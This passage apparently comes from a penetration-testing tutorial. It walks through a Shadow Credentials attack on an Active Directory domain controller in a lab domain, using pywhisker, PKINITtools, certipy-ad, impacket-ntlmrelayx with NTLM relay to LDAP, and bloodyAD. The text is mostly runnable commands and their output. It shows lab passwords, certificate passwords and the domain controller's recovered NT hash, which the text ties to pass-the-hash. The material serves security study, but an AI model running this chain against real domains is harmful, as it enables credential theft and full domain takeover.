
```
┌──(root㉿kali)-[~]
└─# pywhisker -d "ignite.local" -u "krishna" -p "Password@1" --target "DC$" --action "add" --filename DC$
[*] Searching for the target account
[*] Target user found: CN=DC,OU=Domain Controllers,DC=ignite,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: e9c84cef-af24-9755-8ce3-67088fd3d280
[*] Updating the msDS-KeyCredentialLink attribute of DC$
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: DC$.pfx
[*] Must be used with password: eK2PeOlwG60EkPS2TNxX
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

After adding the new key, rerun the **list** command to confirm the key has been successfully added. This time, the output will show the newly created **KeyCredential ID**, along with its **creation time**, including the **Device ID** of the new key.

```
pywhisker -d ignite.local -u "krishna" -p "Password@1" --target "DC$" --action "list"
```

PyWhishker info command can be used to retrieve detailed information about the newly added **KeyCredential** linked to the **DC$** object, identified by the **Device ID**.

```
pywhisker -d "ignite.local" -u "krishna" -p "Password@1" --target "DC$" --action "info" --device-id
e9c84cef-af24-9755-8ce3-67088fd3d280
```




```
┌──(root㉿kali)-[~]
└─# pywhisker -d ignite.local -u "krishna" -p "Password@1" --target "DC$" --action "list"
[*] Searching for the target account
[*] Target user found: CN=DC,OU=Domain Controllers,DC=ignite,DC=local
[*] Listing devices for DC$
[*] DeviceID: e9c84cef-af24-9755-8ce3-67088fd3d280 | Creation Time (UTC): 2025-01-21 15:39:56.843113

┌──(root㉿kali)-[~]
└─# pywhisker -d "ignite.local" -u "krishna" -p "Password@1" --target "DC$" --action "info" --device-
id e9c84cef-af24-9755-8ce3-67088fd3d280
[*] Searching for the target account
[*] Target user found: CN=DC,OU=Domain Controllers,DC=ignite,DC=local
[+] Found device Id
<KeyCredential structure at 0×7f25a5b72720>
  | Owner: CN=DC,OU=Domain Controllers,DC=ignite,DC=local
  | Version: 0×200
  | KeyID: 9GrLlFxm8eO7wGv5z7Mdxfz7in/LjG1VU3FHOS9YKwI=
  | KeyHash: 90bab15be18492f826627255d94ad1094c379e8c60f16398dfef28df8c7e72b9
  | RawKeyMaterial: <dsinternals.common.cryptography.RSAKeyMaterial.RSAKeyMaterial object at 0×7f25a5
b724e0>
  |  | Exponent (E): 65537
  |  | Modulus (N): 0×d88756b3ed72287305d284894d4a3cd1df5183521241f0a0ea8620b81b6ad3e4bb1311c6cbf81d3
39d9cacbbaa7ecb2e52b52d55d4be41917ba835dba7154f9a89494e9ba5774195141869f0a6fcba19896287317fb5349316b6
442dd04551d95c0f5eefadb224b638292eb9947c0cf031b6846bbebd3d832e981e518f92a82f0c41a0e26a62f94e6f3ed6e05
04ae55d17828e51b65fba7cbaaf7664868d2c09dd5b5ca1e98c5f842cf65a672da8951f5058230fc62121673b25cdade2d822
fc5f50d8dade87ab9239039a395cfb6fe7ad03f1ed0ec278aefcbc48467ab505d79ba6fa8866caaf524202fbb4a66a2879dd8
5ebcb3ecb2df3a4e0a81af3ead8ad
  |  | Prime1 (P): 0×0
  |  | Prime2 (Q): 0×0
  | Usage: KeyUsage.NGC
  | LegacyUsage: None
  | Source: KeySource.AD
  | DeviceId: e9c84cef-af24-9755-8ce3-67088fd3d280
  | CustomKeyInfo: <CustomKeyInformation at 0×7f25a5b842d0>
  |  | Version: 1
  |  | Flags: KeyFlags.NONE
  |  | VolumeType: None
  |  | SupportsNotification: None
  |  | FekKeyVersion: None
  |  | Strength: None
  |  | Reserved: None
  |  | EncodedExtendedCKI: None
  | LastLogonTime (UTC): 2025-01-21 15:39:56.843113
  | CreationTime (UTC): 2025-01-21 15:39:56.843113
```

Utilize **PKINITOOLS** to obtain a Kerberos TGT (ticket-granting-ticket) for the machine account

Request a TGT using the PFX file that we generated using whisker's add functionality. This uses Kerberos PKINIT and will output a TGT into the specified ccache. It will also print the AS-REP encryption key which you may need for the getnthash.py tool.

```
python gettgtpkinit.py -cert-pfx "/root/DC$.pfx" -pfx-pass eK2PeOlwG60EkPS2TNxX ignite.local/dc$
dc$.ccache
```



```
┌──(root㉿kali)-[~/PKINITtools]
└─# python gettgtpkinit.py -cert-pfx "/root/DC$.pfx" -pfx-pass eK2PeOlwG60EkPS2TNxX ignite.local/dc$ dc$.ccache
2025-01-21 10:51:52,431 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-01-21 10:51:52,491 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-01-21 10:51:52,512 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-01-21 10:51:52,512 minikerberos INFO     86b989daa8099f4f9f04f14be14b33556f043c56b48b4d3c36ef030a65c9b3a0
INFO:minikerberos:86b989daa8099f4f9f04f14be14b33556f043c56b48b4d3c36ef030a65c9b3a0
2025-01-21 10:51:52,524 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```


Set the **KRB5CCNAME** environment variable to point to the previously generated **dc$.ccache** file

```
export KRB5CCNAME=/root/PKINITtools/dc\$.ccache
```

Utilize **getnthash.py** to retrieve the machine account's NTLM hash

The getnthash.py tool utilizes Kerberos U2U (User-to-User) to submit a TGS (Ticket Granting Service) request for the attacker, which includes the PAC (Privilege Attribute Certificate). The PAC contains the NT hash for the targeted account, and the tool decrypts it using the AS-REP key that was used to obtain the TGT (Ticket Granting Ticket). This allows the attacker to extract the NTLM hash for further exploitation, such as Pass-the-Hash attacks.

```
python getnthash.py -key
86b989daa8099f4f9f04f14be14b33556f043c56b48b4d3c36ef030a65c9b3a0 ignite.local/dc$
```




```
┌──(root㉿kali)-[~/PKINITtools]
└─# export KRB5CCNAME=/root/PKINITtools/dc\$.ccache

┌──(root㉿kali)-[~/PKINITtools]
└─# python getnthash.py -key 86b989daa8099f4f9f04f14be14b33556f043c56b48b4d3c36ef030a65c9b3a0 ignite.local/dc$
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
9df8e4935c53f1a8a007dad9a96232e3
```

Certipy-ad

As an alternative, **Certipy** can automate these steps in a single command, streamlining the exploitation process.

Certipy's shadow command has an auto action, which will add a new Key Credential to the target account, authenticate with the Key Credential to retrieve the NT hash and a TGT for the target, and finally restore the old Key Credential attribute.

```
certipy-ad shadow auto -u krishna@ignite.local -p Password@1 -account dc$
```




```
┌──(root㉿kali)-[~]
└─# certipy-ad shadow auto -u krishna@ignite.local -p Password@1 -account dc$
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'DC$'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'dc43d085-d1ad-7a84-6edc-087882bbc2fd'
[*] Adding Key Credential with device ID 'dc43d085-d1ad-7a84-6edc-087882bbc2fd' to the Key
[*] Successfully added Key Credential with device ID 'dc43d085-d1ad-7a84-6edc-087882bbc2fd'
[*] Authenticating as 'DC$' with the certificate
[*] Using principal: dc$@ignite.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc.ccache'
[*] Trying to retrieve NT hash for 'dc$'
[*] Restoring the old Key Credentials for 'DC$'
[*] Successfully restored the old Key Credentials for 'DC$'
[*] NT hash for 'DC$': 9df8e4935c53f1a8a007dad9a96232e3
```

NTLMRelayx

Alternatively, to set shadow credentials on the computer object, ntlmrelayx can be used.


We will launch ntlmrelayx with the "–shadow-credentials" option and the "–shadow-target" parameter set to the name of the computer account that we are expecting to relay (in this case, DC$)

```
impacket-ntlmrelayx -t ldap://192.168.1.58 --shadow-credentials --shadow-target 'dc$'
```



```
┌──(root㉿kali)-[~]
└─# impacket-ntlmrelayx -t ldap://192.168.1.58 --shadow-credentials --shadow-target 'dc$'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
```

Trigger a callback via browser, using krishna user's credentials.




192.168.1.69

This site is asking you to sign in.

Username: krishna

Password: Password@1

After a brief wait, we receive an HTTP connection from the DC$ computer account along with its NTLM credentials. These credentials are then relayed to the LDAP service on the domain controller and the msDS-KeyCredentialLink attribute of the relayed computer account is updated.



```
[*] HTTPD(80): Authenticating against ldap://192.168.1.58 as /KRISHNA SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Searching for the target account
[*] Target user found: CN=DC,OU=Domain Controllers,DC=ignite,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] Updating the msDS-KeyCredentialLink attribute of dc$
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: vX3iEoe3.pfx
[*] Must be used with password: 5SwBdP4py1IG9kDhh2nk
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx vX3iEoe3.pfx -pfx-pass 5SwBdP4py1IG9kDhh2nk ignite.local/dc$ vX3iEoe3.ccache
```

Utilize **PKINITOOLS** to obtain a Kerberos TGT (ticket-granting-ticket) for the machine account

```
python3 PKINITtools/gettgtpkinit.py -cert-pfx vX3iEoe3.pfx -pfx-pass 5SwBdP4py1IG9kDhh2nk ignite.local/dc$ shadow.ccache
```


Set the **KRB5CCNAME** environment variable to point to the previously generated **shadow.ccache** file

```
export KRB5CCNAME=shadow.ccache
```


```
┌──(root㉿kali)-[~]
└─# python3 PKINITtools/gettgtpkinit.py -cert-pfx vX3iEoe3.pfx -pfx-pass 5SwBdP4py1IG9kDhh2nk ignite.local/dc$ shadow.ccache
2025-01-21 12:53:34,342 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-01-21 12:53:34,358 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-01-21 12:53:34,366 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-01-21 12:53:34,366 minikerberos INFO     44ca95c94d0cb47212d3ee5ff27b9cf8a48a5cd113f0120a3178112e4af16f48
INFO:minikerberos:44ca95c94d0cb47212d3ee5ff27b9cf8a48a5cd113f0120a3178112e4af16f48
2025-01-21 12:53:34,369 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Utilize **getnthash.py** to retrieve the machine account's NTLM hash


```
python PKINITtools/getnthash.py -key 44ca95c94d0cb47212d3ee5ff27b9cf8a48a5cd113f0120a3178112e4af16f48 ignite.local/dc$
```


```
┌──(root㉿kali)-[~]
└─# python PKINITtools/getnthash.py -key 44ca95c94d0cb47212d3ee5ff27b9cf8a48a5cd113f0120a3178112e4af16f48 ignite.local/dc$
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
9df8e4935c53f1a8a007dad9a96232e3
```

BloodyAD

Alternatively, BloodyAD tool can be used to add Shadow Credentials to the msDS-KeyCredentialLink attribute of the target object (DC$) in the domain ignite.local

```
bloodyAD --host 192.168.1.58 -u krishna -p Password@1 -d ignite.local add shadowCredentials DC$
```




```
┌──(root㉿kali)-[~]
└─# bloodyAD --host 192.168.1.58 -u krishna -p Password@1 -d ignite.local add shadowCredentials DC$
[+] KeyCredential generated with following sha256 of RSA key: 944c607f0d463f48e28651176274b7a902baf82618a6d
No outfile path was provided. The certificate(s) will be stored with the filename: CVU5WmSJ
[+] Saved PEM certificate at path: CVU5WmSJ_cert.pem
[+] Saved PEM private key at path: CVU5WmSJ_priv.pem
A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Run the following command to obtain a TGT:
python3 PKINITtools/gettgtpkinit.py -cert-pem CVU5WmSJ_cert.pem -key-pem CVU5WmSJ_priv.pem ignite.local/DC$
```

The above command generated certificate fille along with private key in pem file format

Utilize **PKINITOOLS** to obtain a Kerberos TGT (ticket-granting-ticket) for the machine account

```
python3 PKINITtools/gettgtpkinit.py -cert-pem CVU5WmSJ_cert.pem -key-pem
CVU5WmSJ_priv.pem ignite.local/DC$ raj.ccache
```




```
┌──(root㉿kali)-[~]
└─# python3 PKINITtools/gettgtpkinit.py -cert-pem CVU5WmSJ_cert.pem -key-pem CVU5WmSJ_priv.pem ignite.local/DC$ raj.ccache
2025-01-21 11:43:13,994 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-01-21 11:43:14,007 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-01-21 11:43:14,018 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-01-21 11:43:14,018 minikerberos INFO     56b304876557c0cc53482e6aaadf510058c4baf2d4be93b85b39fae511f9d2d3
